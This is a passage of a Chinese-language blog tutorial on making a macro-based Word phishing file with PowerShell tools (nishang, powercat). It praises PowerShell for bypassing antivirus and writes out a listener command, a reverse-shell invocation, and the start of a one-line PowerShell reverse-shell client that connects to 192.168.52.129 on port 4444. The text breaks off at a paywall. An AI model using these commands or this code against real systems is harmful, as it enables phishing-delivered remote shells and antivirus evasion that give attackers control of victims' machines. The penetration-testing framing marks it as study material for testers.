


0x00 简介
Powershell是windows下面非常强大的命令行工具,并且在windows中Powershell可以利用.NET Framework的强大功能,也可以调用windows API,在win7/server 2008以后,powershell已被集成在系统当中。 除此之外,使用powershell能很好的bypass各种AV,在渗透测试中可谓是一个神器。此次使用的是开源的powershell脚本集nishang中的client来制作钓鱼文件。其中office类型文件可以达到钓鱼目的的前提是office已经启用宏。
0x01制作word钓鱼文件
下载powercat (powershell的nc)
加载powercat :
PS G:\github\Pentest\powershell\powercat-master> . .\powercat.ps1
PS G:\github\Pentest\powershell\powercat-master> powercat
You must select either client mode (-c) or listen mode (-l).
加载以后使用powercat开启监听:
PS G:\github\Pentest\powershell\powercat-master> powercat -l -v -p 4444
详细信息: Set Stream 1: TCP
详细信息: Set Stream 2: Console
详细信息: Setting up Stream 1...
详细信息: Listening on [0.0.0.0] (port 4444)
测试加载Invoke-PowerShellTcp并执行:
PS G:\github\Pentest\powershell\nishang-master\Shells> . .\Invoke-PowerShellTcp.ps1
PS G:\github\Pentest\powershell\nishang-master\Shells> Invoke-PowerShellTcp -Reverse -IPAddress 127.0.0.1 -Port 4444
执行结果如下图:

可以发现,直接获取了一个powershell的shell。下面制作word文件。 复制nishang中Invoke-PowerShellTcpOneLine.ps1 client代码,如下:
$client = New-Object System.Net.Sockets.TCPClient("192.168.52.129",4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0 最低0.47元/天 解锁文章






 扫一扫
扫一扫


 627
627

 被折叠的 条评论
为什么被折叠?
被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言





